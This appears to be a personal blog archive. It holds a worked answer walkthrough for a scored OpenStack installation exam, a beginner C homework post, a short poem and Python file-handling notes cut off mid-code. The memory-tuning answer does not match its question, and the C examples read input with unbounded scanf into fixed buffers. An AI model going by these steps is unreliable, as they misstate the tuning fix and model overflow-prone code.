+----+----------------+------------+----------+---------+-------+----------------------------+
|  4 | nova-conductor | controller | internal | enabled | up    | 2023-05-06T03:14:27.000000 |
|  5 | nova-scheduler | controller | internal | enabled | up    | 2023-05-06T03:14:28.000000 |
|  6 | nova-compute   | compute    | nova     | enabled | up    | 2023-05-06T03:14:25.000000 |
+----+----------------+------------+----------+---------+-------+----------------------------+

Ok, now we should do the final operation, edit the file /etc/nova/nova.conf

1
[root@controller bin]# vim /etc/nova/nova.conf

Just simply change #vif_plugging_is_fatal=true to vif_plugging_is_fatal=false, but we can use vim command quickly:

1
:%s/#vif_plugging_is_fatal=true/vif_plugging_is_fatal=false/g

And save it!

1
:wq

So we solved a quiz again! Congratulations!

[Question 9] Neutron Installation [0.5 points]

Using the provided scripts iaas-install-neutron-controller.sh and iaas-install-neutron-compute.sh, install the neutron service on the controller and compute nodes. After completion, submit the username, password, and IP address of the control node to the answer box.

This quiz is easy, just run the scripts in each nodes:

1
[root@controller bin]# ./iaas-install-neutron-controller.sh 
1
[root@compute bin]# ./iaas-install-neutron-compute.sh 

Then the Neutron Service was installed successfully! Quiz Solved!

[Question 10] Installation of Doshboard [0.5 points]

Use the iaas-install-dashboad.sh script to install the dashboard service on the controller node. After installation, modify the Djingo data in the Dashboard to be stored in a file (this modification solves the problem of ALL-in-one snapshots not being accessible in other cloud platform dashboards). After completion, submit the username, password and IP address of the controller node to the answer box.

Run iaas-install-dashboad.sh script:

1
[root@controller bin]# ./iaas-install-dashboard.sh 

Edit the file /etc/openstack-dashboard/local_settings

1
[root@controller bin]# vim /etc/openstack-dashboard/local_settings

Replace SESSION_ENGINE = 'django.contrib.sessions.backends.cache' to SESSION_ENGINE = 'django.contrib.sessions.backends.file'

1
:%s/SESSION_ENGINE = 'django.contrib.sessions.backends.cache'/SESSION_ENGINE = 'django.contrib.sessions.backends.file'/g

Save the file:

1
:wq

And visit the Dashboard by browser

1
http://192.168.56.2/dashboard

You will see the login page.

Login with username admin and password 000000.

Then Dashboard was installed successfully.

[Question 11] Swift Installation [0.5 points]

Use the iaas-install-swift-controller.sh and iaas-install-swift-compute.sh scripts to install the Swift service on the control and compute nodes respectively. After installation, use a command to create a container named “examcontainer”, upload the cirros-0.3.4-x86_64-disk.img image to the “examcontainer” container, and set segment storage with a size of 10M for each segment. Once completed, submit the username, password, and IP address of the control node to the answer box.

At first we need to create partitions in compute node

We need to check the disks:

1
[root@compute bin]# fdisk -l
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
Disk /dev/sda: 53.7 GB, 53687091200 bytes, 104857600 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x000d6c03

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *        2048     2099199     1048576   83  Linux
/dev/sda2         2099200   104857599    51379200   8e  Linux LVM

Disk /dev/sdb: 21.5 GB, 21474836480 bytes, 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/sdc: 3221 MB, 3221225472 bytes, 6291456 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/mapper/centos-root: 48.4 GB, 48444211200 bytes, 94617600 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/mapper/centos-swap: 4160 MB, 4160749568 bytes, 8126464 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

We’ll get information below:

  • /dev/sdb is a disk with a size of 21.5 GB and no partitions.

  • /dev/sdc is a disk with a size of 3221 MB (3.2 GB) and no partitions.

We need create 2 partitions in sdb: sdb1 and sdb2

sdb1 for cinder and sdb2 for swift.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
[root@compute bin]# fdisk /dev/sdb
Welcome to fdisk (util-linux 2.23.2).

Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table
Building a new DOS disklabel with disk identifier 0xe8f17fde.

Command (m for help): n
Partition type:
   p   primary (0 primary, 0 extended, 4 free)
   e   extended
Select (default p): p
Partition number (1-4, default 1): 
First sector (2048-41943039, default 2048): +10G
Last sector, +sectors or +size{K,M,G} (20971520-41943039, default 41943039): 
Using default value 41943039
Partition 1 of type Linux and of size 10 GiB is set

Command (m for help): n
Partition type:
   p   primary (1 primary, 0 extended, 3 free)
   e   extended
Select (default p): p
Partition number (2-4, default 2): 
First sector (2048-41943039, default 2048): 
Using default value 2048
Last sector, +sectors or +size{K,M,G} (2048-20971519, default 20971519): 
Using default value 20971519
Partition 2 of type Linux and of size 10 GiB is set

Command (m for help): p

Disk /dev/sdb: 21.5 GB, 21474836480 bytes, 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0xe8f17fde

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1        20971520    41943039    10485760   83  Linux
/dev/sdb2            2048    20971519    10484736   83  Linux

Partition table entries are not in disk order

Command (m for help): w
The partition table has been altered!

Calling ioctl() to re-read partition table.
Syncing disks.

Format the partitions:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
[root@compute bin]# mkfs.ext4 /dev/sdb1
mke2fs 1.42.9 (28-Dec-2013)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
655360 inodes, 2621440 blocks
131072 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=2151677952
80 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks: 
	32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done                            
Writing inode tables: done                            
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done 
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
[root@compute bin]# mkfs.ext4 /dev/sdb2
mke2fs 1.42.9 (28-Dec-2013)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
655360 inodes, 2621184 blocks
131059 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=2151677952
80 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks: 
	32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done                            
Writing inode tables: done                            
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done 

Then run iaas-install-swift-controller.sh and iaas-install-swift-compute.sh scripts:

1
[root@controller bin]# ./iaas-install-swift-controller.sh 
1
[root@compute bin]# ./iaas-install-swift-compute.sh 

Back to /root directory(Or other location of cirros-0.3.4-x86_64-disk.img):

1
[root@controller bin]# cd ~

Create a container named examcontainer:

1
[root@controller ~]# swift post examcontainer

Upload the cirros-0.3.4-x86_64-disk.img image to the “examcontainer” container, and set segment storage with a size of 10M for each segment.

1
[root@controller ~]# swift upload examcontainer -S 10000000 cirros-0.3.4-x86_64-disk.img 
1
2
3
cirros-0.3.4-x86_64-disk.img segment 1
cirros-0.3.4-x86_64-disk.img segment 0
cirros-0.3.4-x86_64-disk.img

Then it’s finished.

[Question 12] Creating a Cinder volume [0.5 points]

Using the iaas-install-cinder-controller.sh and iaas-install-cinder-compute.sh scripts, install the Cinder service on both the control node and compute node. On the compute node, expand the block storage by creating an additional 5GB partition and adding it to the back-end storage for Cinder block storage. After completion, submit the username, password, and IP address of the compute node to the answer box.

Install the Cinder Service in controller node:

1
[root@controller bin]# ./iaas-install-cinder-controller.sh

Install the Cinder Service in compute node:

1
[root@compute bin]# ./iaas-install-cinder-compute.sh 

Check if succeed:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
[root@compute bin]# lsblk
NAME                                            MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda                                               8:0    0   50G  0 disk 
├─sda1                                            8:1    0    1G  0 part /boot
└─sda2                                            8:2    0   49G  0 part 
  ├─centos-root                                 253:0    0 45.1G  0 lvm  /
  └─centos-swap                                 253:1    0  3.9G  0 lvm  [SWAP]
sdb                                               8:16   0   20G  0 disk 
├─sdb1                                            8:17   0   10G  0 part 
│ ├─cinder--volumes-cinder--volumes--pool_tmeta 253:2    0   12M  0 lvm  
│ │ └─cinder--volumes-cinder--volumes--pool     253:4    0  9.5G  0 lvm  
│ └─cinder--volumes-cinder--volumes--pool_tdata 253:3    0  9.5G  0 lvm  
│   └─cinder--volumes-cinder--volumes--pool     253:4    0  9.5G  0 lvm  
└─sdb2                                            8:18   0   10G  0 part /swift/node/sdb2
sdc                                               8:32   0    3G  0 disk 
sr0                                              11:0    1 1024M  0 rom  
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
[root@compute bin]# vgdisplay
  --- Volume group ---
  VG Name               cinder-volumes
  System ID             
  Format                lvm2
  Metadata Areas        1
  Metadata Sequence No  4
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                1
  Open LV               0
  Max PV                0
  Cur PV                1
  Act PV                1
  VG Size               <10.00 GiB
  PE Size               4.00 MiB
  Total PE              2559
  Alloc PE / Size       2438 / 9.52 GiB
  Free  PE / Size       121 / 484.00 MiB
  VG UUID               QHk53K-Kj2O-ilc2-pxk6-Upqe-meRE-vfJu6P
   
  --- Volume group ---
  VG Name               centos
  System ID             
  Format                lvm2
  Metadata Areas        1
  Metadata Sequence No  3
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                2
  Open LV               2
  Max PV                0
  Cur PV                1
  Act PV                1
  VG Size               <49.00 GiB
  PE Size               4.00 MiB
  Total PE              12543
  Alloc PE / Size       12542 / 48.99 GiB
  Free  PE / Size       1 / 4.00 MiB
  VG UUID               2tEud0-Ydx6-cFfX-dZMM-F9IC-l3nc-sLS38v
   

Well, it’s finished.

[Question 13] Installation and Usage of Manila Service [0.5 point]

Install the Manila service on the control and compute nodes using the iaas-install-manila-controller.sh and iaas-install-manila-compute.sh scripts, respectively. After installing the service, create a default_share_type share type (without driver support), and then create a shared storage called share01 with a size of 2G and grant permission for OpenStack management network segment to access the share01 directory. Finally, submit the username, password, and IP address of the control node to the answer box.

Create a partion for Manila:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
[root@compute bin]# fdisk /dev/sdc
Welcome to fdisk (util-linux 2.23.2).

Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table
Building a new DOS disklabel with disk identifier 0x6e07efc2.

Command (m for help): n
Partition type:
   p   primary (0 primary, 0 extended, 4 free)
   e   extended
Select (default p): p
Partition number (1-4, default 1): 
First sector (2048-6291455, default 2048): 
Using default value 2048
Last sector, +sectors or +size{K,M,G} (2048-6291455, default 6291455): 
Using default value 6291455
Partition 1 of type Linux and of size 3 GiB is set

Command (m for help): w
The partition table has been altered!

Calling ioctl() to re-read partition table.
Syncing disks.

Installl the Manila Service in controller node:

1
[root@controller bin]# ./iaas-install-manila-controller.sh 

Install the Manila Service in compute node:

1
[root@compute bin]# ./iaas-install-manila-compute.sh

Create a default_share_type share type (without driver support):

1
[root@controller bin]# manila type-create default_share_type False

Check the manila type list:

1
[root@controller bin]# manila type-list

Create a shared storage called share01 with a size of 2G

1
[root@controller bin]# manila create NFS 2 --name share01

Check if the operation succeed:

1
[root@controller bin]# manila list
1
2
3
4
5
+--------------------------------------+---------+------+-------------+-----------+-----------+--------------------+-----------------------------+-------------------+
| ID                                   | Name    | Size | Share Proto | Status    | Is Public | Share Type Name    | Host                        | Availability Zone |
+--------------------------------------+---------+------+-------------+-----------+-----------+--------------------+-----------------------------+-------------------+
| 0cdd5acb-5e54-4cdd-9187-467e2800d212 | share01 | 2    | NFS         | available | False     | default_share_type | compute@lvm#lvm-single-pool | nova              |
+--------------------------------------+---------+------+-------------+-----------+-----------+--------------------+-----------------------------+-------------------+

Grant permission for OpenStack management network segment to access the share01 directory.

1
[root@controller bin]# manila access-allow share01 ip 192.168.56.0/24 --access-level rw

Check if the operation succeed!

1
[root@controller bin]# manila access-list share01
1
2
3
4
5
+--------------------------------------+-------------+-----------------+--------------+--------+------------+----------------------------+------------+
| id                                   | access_type | access_to       | access_level | state  | access_key | created_at                 | updated_at |
+--------------------------------------+-------------+-----------------+--------------+--------+------------+----------------------------+------------+
| cad9f433-6ad3-4db9-afe1-90dc52374a08 | ip          | 192.168.56.0/24 | rw           | active | None       | 2023-05-06T06:55:13.000000 | None       |
+--------------------------------------+-------------+-----------------+--------------+--------+------------+----------------------------+------------+

Done!

[Question 14] Barbican Service Installation and Usage [0.5 points]

Install the Barbican service using the iaas-install-barbican.sh script. After the installation is complete, use the openstack command to create a key named “secret01”. Once created, submit the username, password, and IP address of the control node in the answer box.

Well, it’s easy, run iaas-install-barbican.sh in controller node.

1
[root@controller bin]# ./iaas-install-barbican.sh 

Create a key named “secret01”

1
[root@controller bin]# openstack secret store --name secret01 --payload secretkey

Done!

[Question 15] Cloudkitty Service Installation and Usage [0.5 points]

Install the cloudkitty service using the iaas-install-cloudkitty.sh script. After installation, enable the hashmap rating module and then create the volume_thresholds group. Create a service matching rule for volume.size and set the price per GB to 0.01. Next, apply discounts to corresponding large amounts of data. Create a threshold in the volume_thresholds group and set a discount of 2% (0.98) if the threshold is exceeded for volumes over 50GB. After completing the setup, submit the username, password, and IP address of the control node in the answer box.

Run the script to install the service:

1
[root@controller bin]# ./iaas-install-cloudkitty.sh 

Enable hashmap:

1
[root@controller bin]# openstack rating module enable hashmap 

Create hashmap service

1
2
3
4
5
6
[root@controller bin]# openstack rating  hashmap service create volume.size 
+-------------+--------------------------------------+
| Name        | Service ID                           |
+-------------+--------------------------------------+
| volume.size | 12b61017-6842-4d54-aa44-599d121e5f46 |
+-------------+--------------------------------------+

Create hashmap service group

1
2
3
4
5
6
[root@controller bin]# openstack rating hashmap group create  volume_thresholds 
+-------------------+--------------------------------------+
| Name              | Group ID                             |
+-------------------+--------------------------------------+
| volume_thresholds | c46c8a1e-1878-4c44-bf36-57c06ce0672b |
+-------------------+--------------------------------------+

Create volume price

1
2
3
4
5
6
[root@controller bin]# openstack rating hashmap mapping create -s 12b61017-6842-4d54-aa44-599d121e5f46 -g c46c8a1e-1878-4c44-bf36-57c06ce0672b  -t flat  0.01  
+--------------------------------------+-------+------------+------+----------+--------------------------------------+--------------------------------------+------------+
| Mapping ID                           | Value | Cost       | Type | Field ID | Service ID                           | Group ID                             | Project ID |
+--------------------------------------+-------+------------+------+----------+--------------------------------------+--------------------------------------+------------+
| e5f99784-e49c-47ac-98e0-6f818c3ff6fb | None  | 0.01000000 | flat | None     | 12b61017-6842-4d54-aa44-599d121e5f46 | c46c8a1e-1878-4c44-bf36-57c06ce0672b | None       |
+--------------------------------------+-------+------------+------+----------+--------------------------------------+--------------------------------------+------------+

Create service rule

1
2
3
4
5
6
[root@controller bin]# openstack rating hashmap threshold create -s 12b61017-6842-4d54-aa44-599d121e5f46  -g c46c8a1e-1878-4c44-bf36-57c06ce0672b  -t rate 50 0.98
+--------------------------------------+-------------+------------+------+----------+--------------------------------------+--------------------------------------+------------+
| Threshold ID                         | Level       | Cost       | Type | Field ID | Service ID                           | Group ID                             | Project ID |
+--------------------------------------+-------------+------------+------+----------+--------------------------------------+--------------------------------------+------------+
| a88e4768-defd-4c72-91f2-521b28e3c1a2 | 50.00000000 | 0.98000000 | rate | None     | 12b61017-6842-4d54-aa44-599d121e5f46 | c46c8a1e-1878-4c44-bf36-57c06ce0672b | None       |
+--------------------------------------+-------------+------------+------+----------+--------------------------------------+--------------------------------------+------------+

Done!

[Question 16] OpenStack Platform Memory Optimization [0.5 points]

After setting up the OpenStack platform, disable memory sharing in the system and enable transparent huge pages. After completing this, submit the username, password, and IP address of the control node to the answer box.

1
[root@controller ~]# find / -name defrag

Disable memory sharing in the system and enable transparent huge pages.

1
[root@controller ~]# echo never > /sys/kernel/mm/transparent_hugepage/defrag 

Check the fianl result:

1
2
[root@controller ~]# cat /sys/kernel/mm/transparent_hugepage/defrag 
always madvise [never]

Done!

Question 17] Modify file handle count [0.5 points]

In a Linux server with high concurrency, it is often necessary to tune the Linux parameters in advance. By default, Linux only allows a maximum of 1024 file handles. When your server reaches its limit during high concurrency, you will encounter the error message “too many open files”. To address this, create a cloud instance and modify the relevant configuration to permanently increase the maximum file handle count to 65535 for the control node. After completing the configuration, submit the username, password, and IP address of the controller node to the answer box.

Get the information of the maximum file handles:

1
2
[root@controller ~]# ulimit -n
1024

Change the settings:

1
2
[root@controller ~]# echo "* soft nofile 65535" >> /etc/security/limits.conf
[root@controller ~]# echo "* hard nofile 65535" >> /etc/security/limits.conf

Finally just reconnect to the ssh shell, and get the maximum file handles again.

1
2
[root@controller ~]# ulimit -n
65535

[Question 18] Linux System Tuning - Dirty Data Writing Back [1.0 point]

There may be dirty data in the memory of a Linux system, and the system generally defaults to writing back to the disk after 30 seconds of dirty data. Modify the system configuration file to temporarily adjust the time for writing back to the disk to 60 seconds. After completion, submit the username, password, and IP address of the controller node to the answer box.

Just edit the file /etc/sysctl.conf:

1
[root@controller ~]# vim /etc/sysctl.conf 

Add this property into it:

1
vm.dirty_writeback_centisecs = 6000

Then execute:

1
[root@controller ~]# sysctl -p

Verify:

1
2
[root@controller ~]# cat /proc/sys/vm/dirty_writeback_centisecs
6000

Done!

[Question 19] Linux System Tuning - Preventing SYN Attacks [0.5 points]

Modify the relevant configuration files on the controller node to enable SYN cookies and prevent SYN flood attacks. After completion, submit the username, password, and IP address of the controller node to the answer box.

Edit the file /etc/sysctl.conf

1
[root@controller ~]# vim /etc/sysctl.conf

Add these properties into it:

1
2
3
4
5
net.ipv4.tcp_max_syn_backlog=2048

net.ipv4.tcp_syncookies=1

net.ipv4.tcp_syn_retries = 0

Then execute:

1
[root@controller ~]# sysctl -p

Done!

Conclusion

Well, finally, I finished all the steps of establishing the OpenStack!

These are the notes of the process.

Help with College Computer Homework

作者 WeepingDogel
2020年12月2日 23:20

Introduction

Help with homework qwq…

I haven’t played with C language for a long time, let me try to see if I can do it.

PS: I’m on Linux, the execution method may be different. If you are on Windows, you need an editor to run it.

For example, Dev C++, VS 2019, etc.

Experiment Eleven

Experiment Eleven

Objective:

  • Understand C programming concepts
  • Understand C program design framework

Contents:

Input a grade and output its level rating.

This is straightforward. We need to list several grade levels:

  • Excellent
    • 80 ~ 100 points [80,100]
  • Pass
    • 60~79 points [60,79]
  • Fail
    • Below 60 points [0,60)

In the code, we can use expressions to represent the intervals, for example:

1
score >= 80 && score <= 100

Then we use if() to determine the grade level.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
#include<stdio.h>
int main(){
    int score = 85;
     if(score >= 80 && score <= 100){
        printf("The grade is excellent");
    }else if(score >= 60 && score <= 79){
        printf("The grade is pass");
    }else if(score >= 0 && score < 60){
        printf("The grade is fail");
    }
}

Next, we run the program.

Output:

1
2
3
4
weepingdogel@WeepingDogel /tmp> make test
cc     test.c   -o test
weepingdogel@WeepingDogel /tmp> ./test
The grade is excellent⏎     

Then we need to get the user’s input for the grade, like this, using the scanf() function to get the user’s input and assign it to an integer variable score.

1
2
3
4
5
6
7
#include<stdio.h>
int main(){
    int score;
    printf("Enter your grade:");
    scanf("%d",&score);
    printf("%d",score);
}

Next, we combine these two pieces of code together.

The complete code is as follows:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
#include<stdio.h>
int main(){
    int score;
    printf("Enter your grade:");
    scanf("%d",&score);
    if(score >= 80 && score <= 100){
        printf("The grade is excellent");
    }else if(score >= 60 && score <= 79){
        printf("The grade is pass");
    }else if(score >= 0 && score < 60){
        printf("The grade is fail");
    }
}

The idea is to first use scanf() function to get the user’s input for the grade, then use if() statements to compare and output the result.

This is the output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
weepingdogel@WeepingDogel /tmp> make test
cc     test.c   -o test
weepingdogel@WeepingDogel /tmp> ./test
Enter your grade:99
The grade is excellent⏎                                                        
weepingdogel@WeepingDogel /tmp> ./test
Enter your grade:85
The grade is excellent⏎                                                        
weepingdogel@WeepingDogel /tmp> ./test
Enter your grade:60
The grade is pass⏎                                                        
weepingdogel@WeepingDogel /tmp> ./test
Enter your grade:59
The grade is fail⏎                       

Experiment 12

Experiment Purpose:

  • Understand C program design ideas
  • Understand C program design frameworks

Task content

  • Requires writing a program that registers and then logs in, outputting the format shown in the following figure:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
--------------------------------------
              Registration Interface
Please enter your registration username: Ly
Please enter your registration password: 123
Congratulations! Registration successful!
--------------------------------------

--------------------------------------
              Login Interface
Please enter your login username: Ly
Please enter your login password: 123
Login successful!
--------------------------------------

--------------------------------------
              Login Interface
Please enter your login username: Ly
Please enter your login password: 1234
Login failed!
--------------------------------------
  • Define 4 variables to save the registered username, password and login username, password respectively.
  • Use if…else statement to complete the judgment of the username and password.

To put it simply… it uses scanf() to get input, assigns the values to variables, and then performs the judgment…

Pft! Alright, here’s the code, no explanation needed…

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
#include<stdio.h>
#include<string.h>
int main(){
    /* Define 4 variables to save the registered username,
    password and login username, password respectively */
    char username_sign[40];
    char password_sign[16];
    char username_login[40];
    char password_login[16];
    /* Define 4 variables to save the registered username,
    password and login username, password respectively */
    printf("--------------------------------------\n               Registration Interface\n");
    printf("Please enter your registration username:");
    scanf("%s", username_sign);
    printf("Please enter your registration password:");
    scanf("%s", password_sign);
    printf("Congratulations! Registration successful!");
    printf("\n--------------------------------------");
    /* Use scanf() to get input */
    printf("\n\n--------------------------------------\n               Login Interface\n");
    printf("Please enter your login username:");
    scanf("%s",username_login);
    printf("Please enter your login password:");
    scanf("%s",password_login);
    /* Use if...else statement to complete the judgment of the username and password */
    /* Uses the strcmp() function here */
    if(strcmp(username_login,username_sign) == 0 && strcmp(password_login,password_sign) == 0){
        printf("Login successful!");
    }else{
        printf("Login failed!");
    }
    printf("\n--------------------------------------");
}

However, it’s worth noting that this string comparison method is slightly different. It requires using the strcmp() function, something like this.

1
2
3
4
5
if(strcmp(username_login,username_sign) == 0 && strcmp(password_login,password_sign) == 0){
        printf("Login successful!");
    }else{
        printf("Login failed!");
    }

It seems to calculate a numerical value, which equals 0 if the two strings are the same. That’s roughly how it works.

Let’s take a look at the output…

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
weepingdogel@WeepingDogel /tmp> make test2
cc     test2.c   -o test2
weepingdogel@WeepingDogel /tmp> ./test2
--------------------------------------
               Registration Interface
Please enter your registration username:Ly
Please enter your registration password:123
Congratulations! Registration successful!
--------------------------------------

--------------------------------------
               Login Interface
Please enter your login username:Ly
Please enter your login password:123
Login successful!
--------------------------------------⏎                              

weepingdogel@WeepingDogel /tmp> ./test2
--------------------------------------
               Registration Interface
Please enter your registration username:Ly
Please enter your registration password:123
Congratulations! Registration successful!
--------------------------------------

--------------------------------------
               Login Interface
Please enter your login username:Ly
Please enter your login password:1234
Login failed!
--------------------------------------⏎     

And that’s it!

Closing Remarks

Actually, there are still some details that I might overlook due to carelessness, so I can’t say “Is that it? Is that all?”

But relatively speaking, it’s still quite simple… yeah…

If Only I...

作者 WeepingDogel
2020年11月29日 23:04

PAST

If only I had been stronger,

I wouldn’t have been damaged by the WIND.

If only I had been smarter,

I wouldn’t have been cheated by the CROWD.

If only I had been more brave,

I wouldn’t have been thought to be a SLAVE.

PRESENT

If only I were more fortunate,

I wouldn’t drop into a CAGE.

If only I were more cautious,

I wouldn’t have to be sure if it’s DANGEROUS.

If only I worked harder,

I wouldn’t be said to be a LOSER.

Future

If only I should have a future….

I would write the story continuously…

If only I….

I would…

Python Study Notes - File Operations

作者 Author
2020年9月5日 22:12

File Operations

open

open() is the key function in Python for file operations, with two parameters that need to be set:

  • Filename - the name of the file, self-explanatory
  • Mode - determines if the file being opened can be read/written to or has other attributes.
1
open('filename','mode')

Reading

Open a file in read-only mode:

1
f = open("filename.txt")

This is equivalent to:

1
f = open("filename","rt")

“r” indicates to read

“t” indicates that the file is text, this is the default setting for the function, so it can be omitted.

Here’s a list from w3schools:

There are four different methods (modes) for opening a file:

“r” - Read - Default value. Opens a file for reading, error if the file does not exist

“a” - Append - Opens a file for appending, creates the file if it does not exist

“w” - Write - Opens a file for writing, creates the file if it does not exist

“x” - Create - Creates the specified file, returns an error if the file exists

In addition you can specify if the file should be handled as binary or text mode

“t” - Text - Default value. Text mode

“b” - Binary - Binary mode (e.g. images)

For example, let’s say we have a file:

1
2
3
/home/weepingdogel/test.txt
---
Hello!I love Python.

We can read the file without specifying the mode parameter:

1
2
f = open('test.txt')
print(f.read())

Output:

1
2
weepingdogel@WeepingDogel ~> python test.py
Hello!I love Python.

Or we can specify it:

1
2
f = open('test.txt', 'rt')
print(f.read())

Output:

1
2
weepingdogel@WeepingDogel ~> python test.py
Hello!I love Python.

Reading lines

File:

1
2
3
4
5
/home/weepingdogel/test.txt
---
Hello!I love Python.
Have a nice day!
Good luck!

When we encounter a multiline file, we can choose to read only one line at a time using f.readline()

For example:

1
2
f = open('test.txt')
print(f.readline())

Output:

1
2
weepingdogel@WeepingDogel ~> python test.py
Hello!I love Python.

If we need two lines:

1
2
3
f = open('test.txt')
print(f.readline())
print(f.readline())

Output:

1
2
3
4
weepingdogel@WeepingDogel ~> python test.py
Hello!I love Python.

Have a nice day!

If we need three lines:

1
2
3
4
f = open('test.txt')
print(f.readline())
print(f.readline())
print(f.readline())

Output:

1
2
3
4
5
6
weepingdogel@WeepingDogel ~> python test.py
Hello!I love Python.

Have a nice day!

Good luck!

This usage reads line by line and prints with line breaks.

You may need it when reading configuration files…

Of course, we can also use a for() loop to read all lines at once:

1
2
3
f = open('test.txt')
for x in f:
    print(x)

Output:

1
2
3
4
5
6
weepingdogel@WeepingDogel ~> python test.py
Hello!I love Python.

Have a nice day!

Good luck!

I think using for is more efficient…

Closing files

Nothing much to say here…

1
2
3
f = open('test.txt')
print(f.read())
f.close()

The effect is similar to the previous example.

I won’t provide debugging results below, it’s too late.

Creating

“x” indicates creating a new file. If the specified filename already exists, an error will be returned.

1
f = open("test.txt","x")

Try it out yourself, nothing much else.

Writing to a file

The character 'a' represents adding content to an existing file without deleting or overwriting its original contents.

For example:

1
2
f = open("test.txt","a")
f.write("加入内容 / content added.")

The above string will be added to the file.

The character 'w' represents overwriting the file, which will replace any existing content.

For example:

1
2
f = open("test.txt", "w")
f.write("加入内容 / content added.")

In this case, only the string specified will exist in the file.

Deleting a file

You need to use the os module and its os.remove() function. Simply type import os to import it.

1
2
import os
os.remove("test.txt")

Classic example

Check if a file exists, delete it if it does, or display a message if it doesn’t.

Deleting a directory

Use os.rmdir().

1
2
import os
os.rmdir("foldername")

Conclusion

These are the basics of file read/write operations that you should know.

If you’re having trouble understanding, you can try running the following code with different open() mode parameters.

Summary code:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
import os
import datetime

def sign():
    # Program identification
    print(
'''
╭╮╭╮╭╮╱╱╱╱╱╱╱╱╱╱╱╱╱╱╱╭━━━╮╱╱╱╱╱╱╱╱╭╮
┃┃┃┃┃┃╱╱╱╱╱╱╱╱╱╱╱╱╱╱╱╰╮╭╮┃╱╱╱╱╱╱╱╱┃┃
┃┃┃┃┃┣━━┳━━┳━━┳┳━╮╭━━╮┃┃┃┣━━┳━━┳━━┫┃
┃╰╯╰╯┃┃━┫┃━┫╭╮┣┫╭╮┫╭╮┃┃┃┃┃╭╮┃╭╮┃┃━┫┃
╰╮╭╮╭┫┃━┫┃━┫╰╯┃┃┃┃┃╰╯┣╯╰╯┃╰╯┃╰╯┃┃━┫╰╮
╱╰╯╰╯╰━━┻━━┫╭━┻┻╯╰┻━╮┣━━━┻━━┻━╮┣━━┻━╯
╱╱╱╱╱╱╱╱╱╱╱┃┃╱╱╱╱╱╭━╯┃╱╱╱╱╱╱╭━╯┃
╱╱╱╱╱╱╱╱╱╱╱╰╯╱╱╱╱╱╰━━╯╱╱╱╱╱╱╰━━╯
'''
    )

def filecrt(filename):
    # File creation
    if os.path.exists(filename): # Check if the file exists
        print(str(datetime.datetime.now()) + ": The file already exists")
        return 0
    else:
        f = open(filename,'x')
        f.close()
        print(str(datetime.datetime.now()) + ": Created file: " + filename)
        return 1

def filewrt(filename):
